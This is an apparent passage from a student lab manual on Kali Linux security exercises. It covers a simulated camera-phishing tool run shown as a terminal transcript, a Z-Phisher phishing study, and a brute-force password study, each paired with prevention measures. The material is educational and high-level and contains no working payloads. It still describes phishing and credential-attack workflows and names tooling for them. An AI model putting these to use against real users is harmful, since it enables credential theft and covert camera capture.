
Browser permission management
User awareness and training
HTTPS and trusted domains
OS-level camera access controls

OUTPUT:

```
┌──(student㉿kali)-[~]
└─$ git clone https://github.com/example/camera-phishing-tool.git
Cloning into 'camera-phishing-tool'...
remote: Enumerating objects: 25, done.
remote: Counting objects: 100% (25/25), done.
remote: Compressing objects: 100% (20/20), done.
Receiving objects: 100% (25/25), done.
┌──(student㉿kali)-[~]
└─$ cd camera-phishing-tool

┌──(student㉿kali)-[~/camera-phishing-tool]
└─$ ls
README.md  start.sh  templates

┌──(student㉿kali)-[~/camera-phishing-tool]
└─$ bash start.sh
Starting server...
Localhost URL: http://127.0.0.1:8080
Waiting for victim connection...
Victim connected from 127.0.0.1
Sending camera permission request...
Waiting for user response...
Camera access granted (simulation)
Capturing image...
Image saved successfully
┌──(student㉿kali)-[~/camera-phishing-tool]
└─$
```



RESULT: The study of camera phishing using an open-source GitHub tool was successfully completed in Kali Linux.

EX.NO : 13		STUDY OF PHISHING ATTACKS USING Z-PHISHER (GITHUB TOOL)
DATE:		

AIM :To study phishing attack concepts using the Z-Phisher open-source framework in Kali Linux in order to understand social-engineering threats, user behavior exploitation, and preventive security measures.

SOFTWARE REQUIREMENTS

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Study Tool: Z-Phisher (Open-Source GitHub Framework – Educational Use)
- System Requirements:
  - RAM: Minimum 4 GB (8 GB recommended)
  - Disk Space: Minimum 30 GB
  - Processor: Intel/AMD with Virtualization support

PROCEDURE

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Study the Z-Phisher Framework

1. Visit the Z-Phisher GitHub repository (read-only study).
2. Review documentation to understand:
   - Types of phishing templates
   - Social-engineering techniques used
   - Ethical usage warnings

Step 3: Understand Phishing Attack Workflow

1. Analyze how fake login pages mimic legitimate websites.
2. Observe how users are tricked into entering credentials.
3. Study the role of URL masking and trust exploitation.

Step 4: Controlled Demonstration (Simulation Only)

1. Perform a local, consent-based simulation using dummy accounts.
2. Observe how phishing pages appear to users.
3. Analyze user response behavior (no real credentials used).

Step 5: Identify Security Risks

- Credential theft
- Identity compromise
- Financial fraud
- Privacy violations

Step 6: Study Prevention Techniques

- User awareness and phishing education
- Browser security warnings
- Two-factor authentication (2FA)
- Email and URL filtering
- HTTPS and domain verification

OUTPUT

- Clear understanding of phishing techniques and attack flow.
- Identification of social-engineering risks.
- Screenshots and notes recorded for academic reference.

RESULT

The study of phishing attacks using the Z-Phisher framework was successfully completed in Kali Linux. This experiment improved understanding of social-engineering threats and emphasized the importance of user awareness and defensive security practices.

EX.NO : 14		STUDY AND DEMONSTRATION OF BRUTE FORCE PASSWORD ATTACK IN A CONTROLLED KALI LINUX ENVIRONMENT
DATE:		

AIM : To study and demonstrate the concept of brute force password attacks in a controlled Kali Linux environment to understand password vulnerabilities and the importance of strong authentication mechanisms.

SOFTWARE REQUIREMENTS

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Study Tools:** Open-source password auditing utilities (educational use only)
- **System Requirements:**
  - RAM: Minimum 4 GB (8 GB recommended)
  - Disk Space: Minimum 30 GB
  - Processor: Intel/AMD with Virtualization support

PROCEDURE

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Set Up a Controlled Test Environment

1. Use a **locally created test account** or **dummy authentication service**.
2. Ensure no real systems or credentials are involved.
3. Confirm the environment is isolated from external networks.

Step 3: Study Brute Force Attack Workflow

1. Understand how login mechanisms validate credentials.
2. Analyze how attackers automate repeated login attempts.
3. Observe how password complexity affects attack feasibility.

Step 4: Educational Demonstration (Simulation Only)

1. Simulate repeated authentication attempts using dummy data.
2. Observe system responses such as delays or access denial.
3. Record observations without executing real attacks.

Step 5: Analyze Security Weaknesses

- Weak or short passwords
- No rate limiting
- Missing account lockout policies
- Lack of multi-factor authentication

Step 6: Study Prevention and Mitigation Techniques

- Strong password policies
- Account lockout and rate limiting
- CAPTCHA mechanisms
- Multi-factor authentication (MFA)
- Monitoring and alerting

OUTPUT

- Understanding of brute force attack concepts.
- Identification of password-related security risks.
- Screenshots and notes recorded for academic reference.

RESULT

The study and demonstration of brute force password attacks were successfully completed in a controlled Kali Linux environment.

The experiment emphasized the importance of strong passwords and robust authentication mechanisms to prevent unauthorized access.